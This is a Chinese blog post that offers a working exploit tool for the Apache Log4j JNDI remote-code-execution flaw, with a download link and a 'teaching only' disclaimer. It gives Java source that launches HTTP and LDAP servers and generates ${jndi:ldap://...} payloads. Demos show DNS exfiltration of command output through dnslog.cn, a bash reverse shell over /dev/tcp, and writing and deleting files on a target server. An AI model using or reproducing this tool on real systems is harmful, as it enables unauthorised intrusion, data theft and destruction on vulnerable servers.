# Apache Log4j任意代码执行漏洞EXP(任意命令执行 window和Linux)

原创

weixin_48170459 于 2021-12-13 22:16:37 发布 4011 收藏 1

分类专栏： 渗透测试 WEB安全 java 安全 文章标签： linux apache 安全



本文链接：https://blog.csdn.net/weixin_48170459/article/details/121914507



**声明：本程序仅教学使用，由于使用本程序攻击网站所造成的后果由读者本人承担**

更新

---

依照人们需求更改test1.java代码，更改后可以运行一次程序执行多次命令

```
import java.util.Scanner;

public class test1 {
 public static void main(String[] argv) {
  try{
      System.out.print("请输入模式（1和2）： ");
      Scanner input=new Scanner(System.in);
      String flag=input.nextLine();
      System.out.print("请输入开启服务的IP: ");
            String ip=input.nextLine();
            String commands1="java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer \"http://
";
            commands1=commands1+ip+":8100/#Exploit\"";
            String commands = "python -m http.server 8100";
            Process cm = Runtime.getRuntime().exec(commands);
            Thread.sleep(3000);
            System.out.println("启动http服务");
            Process ct = Runtime.getRuntime().exec(commands1);
            Thread.sleep(3000);
            System.out.println("启动ldap服务");
            String command;
            while (true){
```

```
            System.out.println("请输入执行的命令:(如果有“\\”符号请换成“\\\\”,输入0则退出)");
            command=input.nextLine();
            if (command.equals("0")) {
             break;
            }
            command= command.replaceAll("\"","yinhao");
            command="python tesst.py 2 "+"\""+command+"\"";
            Process ct2 = Runtime.getRuntime().exec(command);
            ct2.waitFor();
            if (flag.equals("1")) {
             String data2 = "${jndi:ldap://" + ip + ":1389" + "/Exploit}";
             System.out.println("请在漏洞处插入下方的payload:");
             System.out.println(data2);
            }
            else {
             System.out.println("请输入漏洞URL:");
             input=new Scanner(System.in);
             String url=input.nextLine();
             System.out.println("请输入漏洞触发参数（没有则输入0）:");
             input=new Scanner(System.in);
             String par=input.nextLine();
             command="python tesst.py 1 "+"\""+ip+"\" "+"\""+url+"\" "+"\""+par+"\"";
             Process ct3 = Runtime.getRuntime().exec(command);
             ct3.waitFor();
            }
            }
            System.out.println("输入任意字符停止程序：");
            input=new Scanner(System.in);
            command=input.nextLine();
            ct.destroy();
            System.out.println("http服务关闭：");
            cm.destroy();
            System.out.println("ldap服务关闭：");
        } catch(Exception e){
            e.printStackTrace();
    }
}
}
```

```
请输入模式（1和2）：1
请输入开启服务的IP：192.168.3.36
启动http服务
启动ldap服务
请输入执行的命令:(如果有“\”符号请换成“\\”,输入0则退出)
ping `cat tox.ini`.j2oj66.dnslog.cn
请在漏洞处插入下方的payload:
${jndi:ldap://192.168.3.36:1389/Exploit}
请输入执行的命令:(如果有“\”符号请换成“\\”,输入0则退出)
ping j2oj66.dnslog.cn
请在漏洞处插入下方的payload:
${jndi:ldap://192.168.3.36:1389/Exploit}
请输入执行的命令:(如果有“\”符号请换成“\\”,输入0则退出)
ping `pwd`.j2oj66.dnslog.cn
请在漏洞处插入下方的payload:
${jndi:ldap://192.168.3.36:1389/Exploit}
请输入执行的命令:(如果有“\”符号请换成“\\”,输入0则退出)
ping `uname`.j2oj66.dnslog.cn
请在漏洞处插入下方的payload:
${jndi:ldap://192.168.3.36:1389/Exploit}
请输入执行的命令:(如果有“\”符号请换成“\\”,输入0则退出)
ping `cat tox.ini`.j2oj66.dnslog.cn
请在漏洞处插入下方的payload:
${jndi:ldap://192.168.3.36:1389/Exploit}
请输入执行的命令:(如果有“\”符号请换成“\\”,输入0则退出)
0
输入任意字符停止程序：
c
http服务关闭：
ldap服务关闭：
```



---

Get SubDomain | Refresh Record

j2oj66.dnslog.cn

| DNS Query Record | IP Address | Created Time |
|---|---|---|
| Linux.j2oj66.dnslog.cn | 27. | 2021-12-16 16:05:16 |
| /opt/ansible/ansible.j2oj66.dnslog.cn | 27. | 2021-12-16 16:04:31 |
| /opt/ansible/ansible.j2oj66.dnslog.cn | 27. | 2021-12-16 16:04:31 |
| j2oj66.dnslog.cn | 27. | 2021-12-16 16:02:53 |
| j2oj66.dnslog.cn | 27. | 2021-12-16 16:02:53 |
| j2oj66.dnslog.cn | 27. | 2021-12-16 16:02:52 |



原文

---

百度云链接：https://pan.baidu.com/s/1cB2ffoWiVti3Ve_ZM73-cA
提取码：nexu

仅测试Linux版本，Windows未测试，服务占用端口为8100和1389，个人推荐使用模式1(模式2仅支持POST请求)

测试环境：
java：版本

```
D:\test1>java -version
java version "1.8.0_181"
Java(TM) SE Runtime Environment (build 1.8.0_181-b13)
Java HotSpot(TM) 64-Bit Server VM (build 25.181-b13, mixed mode)
```

python版本

```
Python 3.7.3
```

需要的python包

```
import sys
import requests
import os
```

测试网站环境：Linux

使用方法：
1，运行 javac test1.java编译程序

```
D:\test1>javac test1.java
```

2，java test1 运行程序
本程序有两种模式，这里先演示模式2

```
D:\test1>java test1
请输入模式（1和2）：2
请输入开启服务的IP：192.168.1.101
启动http服务
启动ldap服务
请输入执行的命令:(如果有“\”符号请换成“\\”)
```

首先选择模式，然后输入启动服务的IP，等待服务启动，然后输入要执行的命令，这里运行 ping `whoami`.1ffa9h.dnslog.cn ,然后输入漏洞URL和漏洞参数，然后等待执行完成

```
请输入执行的命令:(如果有“\”符号请换成“\\”)
ping `whoami`.1ffa9h.dnslog.cn
请输入漏洞URL:
http://192.168.48.128:8080/webstudy/hello-fengxuan
请输入漏洞触发参数（没有则输入0）：
c
输入任意字符停止程序：
```

执行完成，当前用户为root用户

Get SubDomain | Refresh Record

1ffa9h.dnslog.cn

| DNS Query Record | IP Address | Created Time |
| --- | --- | --- |
| root.1ffa9h.dnslog.cn | 219.1[redacted] | 2021-12-13 21:18:24 |



弹个shell（这里有点奇怪，显示连接上了但没有交互窗口给我）

```
ens33     Link encap:以太网  硬件地址 00:0c:29:ec:31:41
          inet 地址:192.168.48.131  广播:192.168.48.255  掩码:255.255.255.0
          inet6 地址: fe80::1b6f:2981:68c4:5164/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:4681 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:2062 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:5422293 (5.4 MB)  发送字节:171655 (171.6 KB)

lo        Link encap:本地环回
          inet 地址:127.0.0.1  掩码:255.0.0.0
          inet6 地址: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  跃点数:1
          接收数据包:617 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:617 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:58706 (58.7 KB)  发送字节:58706 (58.7 KB)

root@nexus-virtual-machine:/# nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [192.168.48.128] port 8080 [tcp/http-alt] accepted (family 2, sport 47870)
```

```
http://192.168.48.128:8080/webstudy/hello-fengxuan
请输入漏洞触发参数（没有则输入0）：
c
输入任意字符停止程序：
c
http服务关闭:
ldap服务关闭:

D:\test1>java test1
请输入模式（1和2）：2
请输入开启服务的IP：192.168.1.101
启动http服务
启动ldap服务
请输入执行的命令:(如果有“\”符号请换成“\\”)
bash -i >& /dev/tcp/192.168.48.131/8080 0 >& 1
请输入漏洞URL:
http://192.168.48.128:8080/webstudy/hello-fengxuan
请输入漏洞触发参数（没有则输入0）：
c
```



在网站下面添加a.txt文件

```
D:\test1>java test1
请输入模式（1和2）：2
请输入开启服务的IP：192.168.1.101
启动http服务
启动ldap服务
请输入执行的命令:(如果有“\”符号请换成“\\”)
echo "aaa bbb ccc" > /opt/ansible/ansible/a.txt
请输入漏洞URL:
http://192.168.48.128:8080/webstudy/hello-fengxuan
请输入漏洞触发参数（没有则输入0）：
c
输入任意字符停止程序：
```

```
[root@30f6134cdd41 ansible]# ls
CHANGELOG.md          README.md                contrib   packaging
CODING_GUIDELINES.md  RELEASES.txt             docs      setup.py
CONTRIBUTING.md       ROADMAP.rst              docs-api  shippable.yml
COPYING               VERSION                  docsite   test
MANIFEST.in           a.txt                    examples  ticket_stubs
MODULE_GUIDELINES.md  ansible-core-sitemap.xml hacking   tox.ini
Makefile              bin                      lib
[root@30f6134cdd41 ansible]# cat a.txt
aaa bbb ccc
```



删除网站文件

```
D:\test1>java test1
请输入模式（1和2）：2
请输入开启服务的IP：192.168.1.101
启动http服务
启动ldap服务
请输入执行的命令:(如果有“\”符号请换成“\\”)
```

```
rm -f /opt/ansible/ansible/a.txt
请输入漏洞URL:
http://192.168.48.128:8080/webstudy/hello-fengxuan
请输入漏洞触发参数（没有则输入0）：
c
输入任意字符停止程序：
```

```
[root@30f6134cdd41 ansible]# ls
CHANGELOG.md          README.md                docs        setup.py
CODING_GUIDELINES.md  RELEASES.txt             docs-api    shippable.yml
CONTRIBUTING.md       ROADMAP.rst              docsite     test
COPYING               VERSION                  examples    ticket_stubs
MANIFEST.in           ansible-core-sitemap.xml hacking     tox.ini
MODULE_GUIDELINES.md  bin                      lib
Makefile              contrib                  packaging
[root@30f6134cdd41 ansible]#
```



3，演示模式1


模式1跟模式2差不多，不过会生成payload，把payload粘贴在怀疑有漏洞的参数，直接盲打就完了。

```
D:\test1>java test1
请输入模式（1和2）：1
请输入开启服务的IP：192.168.1.101
启动http服务
启动ldap服务
请输入执行的命令:(如果有“\”符号请换成“\\”)
ping `whoami`.pqepr1.dnslog.cn
请在漏洞处插入下方的payload:
${jndi:ldap://192.168.1.101:1389/Exploit}
输入任意字符停止程序：
```




我这里网站的漏洞参数是c

你好，兄弟，请用post请求来搞我!



执行结果






注：等攻击完成后再关闭程序